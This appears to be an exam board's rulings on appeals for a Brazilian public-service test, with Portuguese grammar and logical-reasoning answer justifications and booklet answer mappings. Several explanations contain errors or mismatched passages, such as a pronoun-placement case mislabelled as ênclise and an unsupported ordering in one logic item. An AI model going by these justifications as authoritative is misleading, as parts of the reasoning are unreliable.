A intensificação constitui um processo cognitivo avaliativo do mundo muito produtivo na língua portuguesa, uma vez que as expressões intensificadoras carregam consigo juízos de valores positivos ou negativos, indicam o grau de comprometimento do falante em relação ao que é dito, além, obviamente, de funcionar como um recurso de expressividade do falante. A intensificação gradua subjetivamente como as experiências são vividas e como são referidas por parte do falante, por isso ele explora as mais variadas formas e maneiras de transmitir o que pensa, o que deseja, o que espera (COSTA, 2010). Os intensificadores, como o próprio nome já diz, são palavras que servem para intensificar os adjetivos e advérbios. São eles: os advérbios: tão, bem, muito, pouco, mais, extremamente etc. Há intensificação nos seguintes fragmentos: “Gostei muito do cometa”; “Se o fim do mundo for mesmo em fevereiro, convém pensarmos desde já se utilizamos este dom de viver da maneira mais digna”; e, “Se valeu a pena que uns trabalhassem tanto e outros tão pouco”. Não há portanto, intensificação no trecho: “O mundo vai acabar, e certamente saberemos qual era o seu verdadeiro sentido”.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
08	05	02	10

Atualizado em 07/06/2024.

Recurso Procedente. Questão Anulada.

Segundo Bechara, unidades adverbiais que não são conjunções coordenativas – levadas pelo aspecto de certa proximidade de equivalência semântica, a tradição gramatical tem incluído entre as conjunções coordenativas certos advérbios que estabelecem relações interoracionais ou intertextuais. É o caso de pois, logo, portanto, entretanto, contudo, todavia, não obstante. Assim, além das conjunções coordenativas já assinaladas, teríamos as explicativas (pois, porquanto, etc.) e conclusivas (pois [posposto], logo, portanto, então, assim, por conseguinte, etc.), sem contar contudo, entretanto, todavia que se alinham junto com as adversativas.

É possível alegar que o trecho é claro em dizer que se trata de “UMA” noiva, de modo que não haveria diferença entre explicar (de modo que fosse oração subordinada adjetiva explicativa) ou restringir (de modo que fosse oração subordinada adjetiva restritiva) – opção de resposta A. Embora o uso de vírgulas geralmente diferencie uma classificação da outra, a existência de orações subordinadas adjetivas restritivas que se valem do uso da vírgula é registrada por Cegalla: *Não se faz pausa entre a oração principal e a adjetiva restritiva; por isso, não tem cabimento a vírgula. Há, no entanto, autores que, mesmo neste caso, usam vírgula.*

No entanto, apesar de que a diferenciação entre restrição e explicação não apresentaria mudança de sentido, visto que o texto é claro em expressar que se trata de tão somente “uma” noiva, define-se por anular o item tendo em vista que ambas as transcrições textuais sublinhadas caracterizam ideia de explicação.

Fontes:

- Moderna Gramática da Língua Portuguesa, de Bechara, página 397.
- CEGALLA, Domingos Paschoal. Novíssima Gramática da Língua Portuguesa: Novo acordo ortográfico. 48. ed. São Paulo: Companhia Editora Nacional, 2010.

BRANCA	VERDE	AMARELA	AZUL
09	03	04	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A diferença entre anáfora e catáfora refere-se à anáfora como estratégia linguística, e não como figura de linguagem. A anáfora trabalha com a retomada de elementos apresentados anteriormente na frase ou no texto; a catáfora faz o processo de referenciar-se elementos que serão apresentados posteriormente. Tendo em vista os conceitos evidenciados, o único elemento de função catafórica destacado é: “[...] para verificar se a lembrança que conservo dessa imagem do céu é verdadeira ou inventada [...]”, levando-se em consideração que a expressão “imagem” foi citada posteriormente ao elemento coesivo “dessa”. No entanto, nas demais transcrições textuais, os elementos grifados exercem função anafórica, a saber: “A primeira vez que ouvi falar no fim do mundo, o mundo para mim não tinha nenhum sentido, ainda; de modo que não me interessavam nem o seu começo nem o seu fim”; “O mundo vai acabar, e certamente saberemos qual era o seu verdadeiro sentido”; e, “Lembro-me, porém, vagamente, de umas mulheres nervosas que choravam, meio desgrenhadas (...) responsável pelo acontecimento que elas tanto temiam.

Fontes:

- CEREJA, William R. e MAGALHÃES, Thereza C. Texto e Interação. São Paulo: Atual, 2000.
- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
10	01	06	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A única afirmativa correta em relação ao texto lido, levando-se em consideração os critérios de coerência e coesão é: Em “Lembro-me, porém, vagamente, de umas mulheres nervosas que choravam, [...]”, o termo destacado denota ideia de “contraste”. “Porém” é uma conjunção adversativa que tem como objetivo expressar uma ideia contrária ou oposta à ideia apresentada anteriormente na frase. Sua função é, portanto, criar um contraste, deixando claro que, apesar da afirmação inicial, existe outra perspectiva ou informação a ser considerada. As demais opções de respostas apresentadas para análise evidenciam incorreções, a saber: “Entre o 2º§ e o 3º§ está implícita uma relação de oposição entre os segmentos do texto; No excerto “[...] o mundo para mim não tinha nenhum sentido, ainda; de modo que não me interessavam nem o seu começo nem o seu fim.” (1º§), a expressão destacada marca uma relação de consequência de uma determinada ação; e, No trecho “Enquanto isso, os planetas assumem os lugares que lhes competem [...]” (10º§), a expressão grifada pode ser substituída, sem alteração semântica, por “nesse ínterim”, denotando ideia de “no intervalo entre uma coisa e outra”.

Fontes:

- CEREJA, William R. e MAGALHÃES, Thereza C. Texto e Interação. São Paulo: Atual, 2000.
- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
11	14	13	17

Recurso Procedente. Questão Anulada.

Quanto à colocação pronominal em relação ao verbo, há três situações:

Ênclise: é a colocação normal do pronome na variedade padrão: Deseje-me boa sorte.

Próclise: O pronome é colocado antes do verbo quando há palavras que exercem atração sobre ele. É verdade que ele se mudou.

Mesóclise: Quando o verbo se encontra no futuro ou no futuro do pretérito, o pronome é colocado no meio do verbo. Contar-lhe-ia um segredo.

Na alternativa “Nunca desconfiamos de quem enganava-nos.”, ocorre erro, deveria ser Nunca desconfiamos de quem nos enganava.”, pois a palavra “nunca” atrai o pronome.

Me prontifiquei assim que esclareceu-me a situação. O correto seria: “Prontifiquei-me assim que me esclareceu a situação. Em prontifiquei-me ocorre ênclise, pois não há nenhuma palavra anterior ao verbo que atraia o pronome. Em “Me esclareceu”, o pronome deve vir antes do verbo devido à conjunção que.

A reunião começará em breve. Agora, se organize. A colocação pronominal está correta. O advérbio “agora” seguido de vírgula permite a ênclise. Portanto, a colocação pronominal é aceitável, com isso, a alternativa está correta.

Pouco se sabe sobre o fato ocorrido na tarde de domingo. Alternativa correta. O advérbio “pouco”, quando não seguido de vírgula, atrai para si o pronome.

Por haver mais de uma resposta correta, a questão deve ser anulada.

Fonte:

- CEGALLA, Domingos Paschoal. Novíssima Gramática da Língua Portuguesa: novo acordo ortográfico. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. Gramática Reflexiva: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
12	13	12	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão avalia o domínio da “pontuação” na escrita de texto, visto que a diferença entre “pois” conclusivo e “pois” explicativo está no sinal de pontuação que o acompanha bem como o posicionamento deste na frase. Assim, como base para a verificação desse conhecimento específico, estrutura-se no seguinte trecho: “É uma maldição porque obriga e arrasta como um vício penoso do qual é quase impossível se livrar, pois nada o substitui.”

As quatro opções de respostas são justificativas para o emprego da vírgula, no entanto, em contextos diferentes. Oração coordenada conclusiva. No contexto de oração coordenada conclusiva, há a seguinte regra: o “pois” não começa a segunda oração, mas vem posposto a um outro termo dela; normalmente já haveria um sinal de pontuação antes desse outro termo, porquanto ele inicia a oração; além disso, especificamente quanto ao pois, o certo é que ele se intercala entre outros termos da oração, e, como se dá com as intercalações de um modo geral, deve essa ser marcada por vírgulas antes e depois. Ex: "Tinha dois anos; era, pois, muito pequeno". Portanto, está justificativa não se adequa ao trecho da questão.

Oração subordinada adjetiva explicativa: oração, geralmente, introduzida pelo “que”, exerce dependência em relação à oração principal. Portanto, não se refere ao trecho da questão.

Oração subordinada substantiva apositiva: essas orações trazem informais extras sobre o que foi mencionado na oração principal e é introduzida pelo “que”. Alternativa incorreta.

Oração coordenada explicativa: por ter o significado de porque, é uma conjunção coordenativa explicativa. “É uma maldição porque obriga e arrasta como um vício penoso do qual é quase impossível se livrar, (porque, uma vez que, visto que, dado que) nada o substitui.”

Portanto, a alternativa correta é coordenada explicativa.

Fontes:

- CEGALLA, Domingos Paschoal. **Novíssima Gramática da Língua Portuguesa**: novo acordo ortográfico. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva**: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
13	15	11	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão analisa o emprego da crase nos seguintes contextos:

I. A cerimônia acontecerá _____ quinze horas.

II. A população manifesta junto _____ praça principal.

III. O homem foi _____ pé para o trabalho, já que perdeu ônibus.

I - A cerimônia acontecerá às quinze horas. Constatamos que se trata da indicação exata das horas. Nesse caso, recomenda-se o uso da preposição “a”

II –A população manifesta junto _____ praça principal. A expressão junto a tem o sentido de perto de. Neste contexto, “perto da”. Portanto, ocorre a fusão do artigo a + a preposição a.

III O homem foi a pé para o trabalho, já que perdeu ônibus. A palavra “pé” é substantivo masculino, portanto, não recebe acento grave indicador de crase.

Portanto, a alternativa correta é à, à, a como consta no gabarito.

Fonte:

- CEGALLA, Domingos Paschoal. **Novíssima Gramática da Língua Portuguesa**: novo acordo ortográfico. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva**: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
14	16	17	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Concordância nominal é a relação entre palavras que garante que os substantivos concordem com artigos, adjetivos, pronomes e numerais. No trecho que é base para a questão “[...] e muito poucas vezes é-me dado ler notícias de crimes nas ruas que atravesso.”, a concordância está correta, pois muito é advérbio, portanto, não deve ser flexionado.

A colocação pronominal em “é-me dado” está incoerente com as regras gramáticas. O correto seria: “e muito poucas vezes me é dado ler notícias de crimes”. Esta afirmativa está incorreta. O trecho apresenta caso de ênclise. Seria caso de próclise, caso antes do pronome viesse alguma palavra atrativa como negação ou advérbio. Em “é-me dado” ocorre erro de colocação pronominal, pois deveria ocorrer mesóclise: “ser-me-há dado”. A mesóclise não é possível nesta situação, pois esta só acontece no futuro do presente e no futuro do pretérito, e o verbo do trecho está no presente do indicativo.

A concordância no trecho “muito poucas vezes” está adequada às normas da língua padrão, pois “poucas” é adjetivo. A palavra “pouco”, a depender do contexto empregado, pode ser adjetivo, advérbio ou pronome adjetivo. Como pronome, estará substituindo um nome, o que não ocorre no contexto exposto. No contexto, é adjetivo, assim, deve ser flexionada para concordar com “vezes”.

Fontes:

- CEGALLA, Domingos Paschoal. *Novíssima Gramática da Língua Portuguesa: novo acordo ortográfico*. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. *Gramática Reflexiva: texto, semântica e interação*. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
15	18	20	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão, como explícito em seu comando, avalia a concordância nominal. Assim, seguem as análises das alternativas:

Enviou-lhe, incluso, os documentos solicitados por e-mail. Nesta alternativa, a palavra “incluso” é adjetivo. Assim, deveria concordar com “documentos”: Enviou-lhe, inclusos, os documentos solicitados por e-mail, ou seja, documentos inclusos.

Com a redução do dólar, as viagens internacionais podem ficar mais barato. A alternativa está incorreta. O adjetivo “barato” deve ser flexionado conforme o substantivo a que se refere. Nesse contexto, se refere a viagens, portanto, deveria ser “Com a redução do dólar, as viagens internacionais podem ficar mais baratas”.

Os bombeiros que participaram do resgate receberam bastante congratulações. A palavra bastante pode ser substantivo, adjetivo, pronome ou advérbio. No contexto empregado, é pronome com significado de muito. Ao substituir “bastante” por “muito”, temos: Os bombeiros que participaram do resgate receberam muitas congratulações. portanto, como ocorreu a concordância de “muito” com o substantivo “congratulações”, “bastante” deriva estar flexionada no plural “bastantes congratulações”.

Fontes:

- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. *Gramática Reflexiva: texto, semântica e interação*. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).
- CUNHA, Celso; CINTRA, Luís F. Lindley. *Nova gramática do português contemporâneo*. 6. ed. Rio de Janeiro: Lexikon Editora Digital, 2013. 800p.

BRANCA	VERDE	AMARELA	AZUL
16	20	18	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão está embasada na concordância verbal e de alguns casos especiais e solicita que seja assinalada a alternativa incorreta. Considerando o exposto, seguem as justificativas:

Cerca de duas mil pessoas participaram do evento beneficente. Construções frasais com expressões que denotam quantidade como cerca de o verbo concorda com o numeral que o acompanha. Portanto, a concordância está correta.

Faz dois anos que o projeto de acessibilidade foi aprovado pela Câmara. A concordância de verbos impessoais, como não há sujeito, o verbo fica sempre na terceira pessoa do singular. Portanto, a concordância na frase está correta.

Dos vereadores que estavam na reunião, nenhum deles saiu após a votação. A concordância está adequada, pois “nenhum” pede verbo no singular.

Vossa Excelência equivocaste em sua colocação sobre a situação dos moradores. A concordância com pronomes de tratamento deve ser sempre na terceira pessoa. O verbo equivocar, na frase, está flexionado na segunda pessoa do singular, do pretérito perfeito. Portanto, deveria ser: Vossa Excelência equivocou em sua colocação sobre a situação dos moradores. A alternativa está incorreta.

Fontes:

- CEGALLA, Domingos Paschoal. *Novíssima Gramática da Língua Portuguesa: novo acordo ortográfico*. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. *Gramática Reflexiva: texto, semântica e interação*. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
17	19	16	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O secretário aspira o cargo de coordenação. O verbo aspirar no sentido de almejar rege a preposição a/ao. Portanto, a construção correta seria: O secretário aspira ao cargo de coordenação.

Todos os pedestres obedecem às novas regras de trânsito. O verbo obedecer é transitivo indireto. Por isso, deve vir acompanhado de preposição. Na construção frasal, a preposição está assinalada pelo acento grave indicativo de crase. Quem obedece, obedece a alguém ou a algo. Esta alternativa é a correta.

Os vereadores assistiram dois vídeos que expõem a situação da comunidade. O verbo assistir no sentido de “ver” rege a preposição “a”. Portanto, o correto seria: Os vereadores assistiram a dois vídeos que expõem a situação da comunidade.

É necessário chamar a diretoria todos que foram aprovados para a próxima fase. Neste contexto, o verbo chamar está no sentido de fazer vir a um lugar, portanto, rege a preposição “a”. Assim, ocorre o fenômeno da crase, fusão da preposição “a” regida pelo verbo com o artigo “a” ante de substantivo feminino (diretoria). Portanto, a escrita deveria ser “É necessário chamar à diretoria todos que foram aprovados para a próxima fase.”

Fontes:

- CEGALLA, Domingos Paschoal. *Novíssima Gramática da Língua Portuguesa: novo acordo ortográfico*. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. *Gramática Reflexiva: texto, semântica e interação*. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
18	17	19	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Todas as alternativas de resposta são justificativas quanto ao uso da vírgula, porém, em contextos diferentes. separar termos coordenados. Esta justificativa é para separar palavras que são de um mesmo campo semântico como: Contanto que você não fique inútil, obscuro e sem perspectiva.

Separar oração adjetiva com valor explicativo. As orações adjetivas explicativas vêm intercaladas por vírgulas, podem ser retiradas da oração, pois não trazem prejuízo para a compreensão da informação. No entanto, são introduzidas por conjunção “que” e explicam o termo anteriormente mencionado. O fragmento da questão não traz uma explicação sobre jornais e o trecho não está introduzido pelo termo “que”.

Separar expressões de explicação. As expressões de explicação são: ou seja, isto é, aliás, a saber, etc. Portanto esta não é a alternativa correta.

Separar a interrupção de um seguimento natural das ideias e intercalar um juízo de valor. Esta é a alternativa correta, pois “com aquele seu louvável bom senso de sempre” traz um pensamento do autor sobre o jornal, ou seja, sua opinião.

Fonte:

- CEGALLA, Domingos Paschoal. *Novíssima Gramática da Língua Portuguesa: novo acordo ortográfico*. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. *Gramática Reflexiva: texto, semântica e interação*. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
19	11	15	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão avalia o conhecimento sobre Linguística: variação linguística, norma linguística.

Podemos considerar a existência de quatro tipos gerais de variação linguística:

Histórica: tempo (época) em que o falante vive. A escolha vocabular se diferencia do vocabulário atual na escolha de algumas palavras.

Variação geográfica: região em que o falante vive. Expressões e palavras variam conforme a região do falante. Exemplo: aipim, macaxeira e mandioca para nomear o mesmo tubérculo.

Variação situacional: situação específica em que se realiza o ato de comunicação. É adequar a linguagem ao contexto.

Variação sociocultural: envolve sexo, idade, escolaridade, condições econômicas do falante e do grupo social do qual ele faz parte. O texto analisado representa a linguagem de um falante que constrói casas, profissional comum em todas as regiões do país. O texto tem o intuito de valorizar essa profissão. Assim, é uma variação sociocultural da língua.

Fontes:

- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva: texto, semântica e interação**. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).
- KOCH, Ingedore Villaça; ELIAS, Vanda Maria. **Ler e compreender os sentidos do texto**. São Paulo: Contexto, 2006. 216p.

BRANCA	VERDE	AMARELA	AZUL
20	12	14	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão avalia o conhecimento sobre Linguística: variação linguística, norma linguística.

O autor, ao afirmar “vão fazendo telhados” revela respeito por esses falantes, valorizando-os pela importância de sua função na sociedade, construtores de casas. Fica explícito que não há importância como falam, pois essa importância é assumida pela função, indispensável na sociedade. Assim, não ocorre preconceito linguístico e nem erro quanto à escolha da linguagem para esse tipo de texto, pois ocorre aqui a intencionalidade do autor em exaltar essas pessoas. Portanto, para o autor a profissão, a função social está além do modo de falar desse grupo social. Alternativa correta: letra D.

Fontes

- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva**: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).
- KOCH, Ingedore Villaça; ELIAS, Vanda Maria. **Ler e compreender os sentidos do texto**. São Paulo: Contexto, 2006. 216p.

BRANCA	VERDE	AMARELA	AZUL
21	25	33	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes informações:

1. Gustavo e Ivana finalizaram o prato após Fabrício.
2. Heitor e Júlia não finalizaram o prato antes de Gustavo.
3. Gustavo e Heitor finalizaram o prato antes de Ivana.
4. Somente uma pessoa finalizou a prova após Heitor.

Da informação 4, conclui-se, que Heitor foi o 4º colocado. Na sequência, da informação 3, conclui-se que Ivana terminou em 5º. Assim, tem-se, parcialmente que:

1º -----

2º -----

3º -----

4º Heitor

5º Ivana

Gustavo não pode ser o 1º colocado (informação 1) e nem o 3º colocado (informação 2). Logo Gustavo é o 2º colocado. Por consequência, Júlia está na 3ª posição (informação 2) e, por fim, Fabrício está na primeira posição (informação 1). Monta-se, portanto, a seguinte ordem:

1º Fabrício

2º Gustavo

3º Júlia

4º Heitor

5º Ivana

Assim, Gustavo fez o segundo menor tempo.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
22	35	26	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A proposição mencionada no enunciado é: “Se o repouso de 12 horas não foi realizado, então o procedimento estético não teve efeito”. Assim, para encontrar sua negação lógica, denote

- p = o repouso de 12 horas foi realizado
- q = o procedimento estético teve efeito

A proposição composta do enunciado pode ser expressa como

$\neg p \rightarrow \neg q$. Cada alternativa da questão pode ser expressa como:

- Se o procedimento estético teve efeito, então o repouso de 12 horas foi realizado = $q \rightarrow p$
- O repouso de 12 horas não foi realizado e o procedimento estético teve efeito = $\neg p \wedge q$
- O repouso de 12 horas foi realizado ou o procedimento estético não teve efeito = $p \vee \neg q$
- Se o repouso de 12 horas foi realizado, então o procedimento estético teve efeito = $p \rightarrow q$

A tabela verdade de todas essas proposições é:

p	q	$\neg p \rightarrow \neg q$	$q \rightarrow p$	$\neg p \wedge q$	$p \vee \neg q$	$p \rightarrow q$
F	F	T	T	F	T	T
F	T	F	F	T	F	T
T	F	T	T	F	T	F
T	T	T	T	F	T	T

Assim, a negação lógica de $\neg p \rightarrow \neg q$ é $\neg p \wedge q$: “O repouso de 12 horas não foi realizado e o procedimento estético teve efeito”

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
23	32	29	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes proposições compostas:

- I Se a temperatura aumentar, então o gelo vai derreter.
- II Roberto vai ser promovido em sua profissão se, e somente se, ele cumprir as metas estabelecidas.
- III O cavalo será domado somente se o treinador for experiente.

Avaliando cada alternativa:

- O cumprimento das metas estabelecidas é uma condição necessária e suficiente para que Roberto seja promovido em sua profissão = CORRETO. Essa é a definição da proposição “se somente se”, presente na proposição composta II.
- O aumento da temperatura é condição suficiente para que o gelo derreta = CORRETO. A proposição composta I é uma condicional $p \rightarrow q$. Essa condicional estabelece que p é condição suficiente para q .
- Quando a temperatura aumentar, o gelo vai derreter = CORRETO. A proposição composta I é uma condicional $p \rightarrow q$.
- O treinador ser experiente implica que o cavalo será domado = INCORRETO. A sentença “ p somente se q ”

significa que (acrescentado verbos): p [pode ocorrer] somente se q [ocorre]. Se q não ocorre então p não pode ocorrer, i.e., “se $\neg q$ então $\neg p$ ”. Essa última proposição composta é equivalente a “se p então q ” ou $p \rightarrow q$. Logo, pode-se afirmar que o cavalo ser domado implica que o treinador é experiente.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
24	28	34	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece três premissas verdadeiras:

P1: Se Camile foi aprovada no processo seletivo, então Bianca também foi.

P2: Se Bianca foi aprovada no processo seletivo, então Amanda também foi.

P3: Bianca não foi aprovada no processo seletivo.

A proposição P3 é verdadeira. Assim, a proposição “Bianca foi aprovada no processo seletivo” é falsa. Consequentemente, como P1 é verdadeira, a proposição “Camile foi aprovada no processo seletivo” é falsa. Com respeito a Amanda, nada pode ser concluído. Pela proposição P2, qualquer valor lógico estabelecido para a proposição “Amanda foi aprovada no processo seletivo” tornará essa proposição verdadeira. Lembre-se dos valores lógicos de uma proposição condicional:

p	q	$p \rightarrow q$
T	T	T
T	F	F
F	T	T
F	F	T

Assim, a única conclusão necessariamente verdadeira é que “Camile não foi aprovada no processo seletivo”.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
25	33	32	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Cada declaração deve ser analisada individualmente, lembrando que apenas um dos netos molhou o sofá com café. Assim,

- Se Arthur mente, Cláudio diz a verdade e mente ao mesmo tempo. **CONTRADIÇÃO.**
- Se Bruno mente, Bruno, Cláudio e Danilo molharam o sofá. **CONTRADIÇÃO.**
- Se Cláudio mente, Cláudio molhou o sofá.
- Se Danilo mente, Danilo e Cláudio molharam o sofá. **CONTRADIÇÃO**

Logo, Cláudio molhou o sofá.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
26	24	35	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes informações:

1. As servidoras exercem um único cargo na repartição pública dentre os seguintes: Analista de Sistemas, Contadora, Cientista de Dados, Advogada e Fiscal.
2. Mariana e a Analista de Sistemas são irmãs.
3. Mariana não é Contadora e nem Cientista de Dados.
4. Quênia é Advogada.
5. Olívia trabalha no mesmo andar que a Contadora, enquanto que a Analista de Sistemas trabalha em outro andar.
6. Priscila e a Contadora vão para o trabalho no mesmo ônibus.

De acordo com essas informações do enunciado, pode-se montar o seguinte esquema lógico:

	Analista	Contadora	Cientista	Advogada	Fiscal
Mariana	n	n	n	n	s
Noemi	n	s	n	n	n
Olivia	n	n	s	n	n
Priscila	s	n	n	n	n
Quenia	n	n	n	s	n

Assim, Priscila é Analista de Sistemas

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
27	30	22	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme o enunciado, a proposição “Rogerio entra no mar em um dia chuvoso” é falsa. Assim, por S, a proposição “Túlio não entra no mar em um dia chuvoso” é falsa. Por R, a proposição “Pietro entra no mar em um dia chuvoso é verdadeira”. Assim, Túlio e Pietro entraram no mar em um dia chuvoso.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
28	22	24	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado não menciona que a presença de familiares em cargos de confiança é a **única** condição para que a administração municipal tenha êxito. Nada se sabe sobre o êxito da administração do prefeito B. Avaliando cada alternativa:

- O prefeito A é rico = ERRADO. Não é mencionado sobre riqueza de prefeitos no enunciado
- As administrações municipais dos prefeitos A e B são exitosas = ERRADO. Nada se sabe sobre o êxito da administração do prefeito B
- A administração municipal do prefeito A é mais exitosa que a do prefeito B = ERRADO. Nada se sabe sobre o êxito da administração do prefeito B
- A administração municipal do prefeito B pode ser mais exitosa que a do prefeito A = CORRETO. A administração do prefeito B não é necessariamente mais exitosa que a do prefeito A, mas ela pode ser.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
29	34	31	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Para cada uma das proposições compostas R e S, obtém-se que

P	Q	$(\neg(P \vee \neg Q) \leftrightarrow (\neg P \wedge Q))$
F	F	T
F	T	T
T	F	T
T	T	T

e

P	Q	$((P \rightarrow Q) \leftrightarrow (Q \vee \neg P))$
F	F	T
F	T	T
T	F	T
T	T	T

Assim, ambas as proposições são tautologias.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
30	26	21	29

Recurso Procedente. Questão Anulada.

O enunciado não menciona que os patrimônios dos irmãos são distintos. Avaliando cada informação do enunciado, tem-se que:

- O patrimônio de Cássio é maior que o de Matheus e menor que o de Armando.
$$\text{MATHEUS} < \text{CÁSSIO} < \text{ARMANDO}$$
- O patrimônio de Armando é maior que o de Douglas que, por sua vez, não possui um patrimônio maior que o de Cássio.
$$\text{DOUGLAS} \leq \text{CÁSSIO} < \text{ARMANDO}$$
- Natan não possui um patrimônio maior que o de Matheus.
$$\text{NATAN} \leq \text{MATHEUS}$$

Juntando todas as informações, obtém-se que:

$$(\text{NATAN}) \leq \text{MATHEUS} < \text{DOUGLAS} \leq (\text{CÁSSIO}) < \text{ARMANDO}$$

Assim, é necessariamente correto afirmar que Armando possui o maior patrimônio dentre os irmãos e Natan possui o menor patrimônio. Por permitir duas respostas corretas, a questão deve ser anulada.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
31	23	25	34

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A negação de uma proposição particular afirmativa “algum...” pode ser “nenhum...” ou “todo... não...”. Assim, a negação da proposição: “Algum morador do bairro se vacinou contra a dengue e possui mais de 60 anos”, pode ser escrita de duas formas:

- Nenhum morador do bairro se vacinou contra a dengue e possui mais de 60 anos. Nesse caso, basta trocar o “algum” por “nenhum”.
- Todo morador do bairro não se vacinou contra a dengue ou não possui mais de 60 anos. Nesse caso, basta trocar “algum” por “todo” e negar a proposição “vacinou contra a dengue e possui mais de 60 anos”

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.
- <https://www.estrategiaconcursos.com.br/blog/raciocinio-logico-negacao-de-todo-e-nenhum-4/>

BRANCA	VERDE	AMARELA	AZUL
32	29	28	22

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes informações:

- Eliane e Dalila não tiram férias em abril
- Março é o mês das férias de Poliana.
- Eliane não tira férias em janeiro
- Leandra não tira férias em fevereiro

De acordo com essas informações, pode-se montar o seguinte esquema lógico:

	Janeiro	Fevereiro	Março	abril
Eliane	n	s	n	n
Leandra	n	n	n	s
Dalila	s	n	n	n
Poliana	n	n	s	n

Assim, Eliane tira férias em fevereiro.

Fonte:

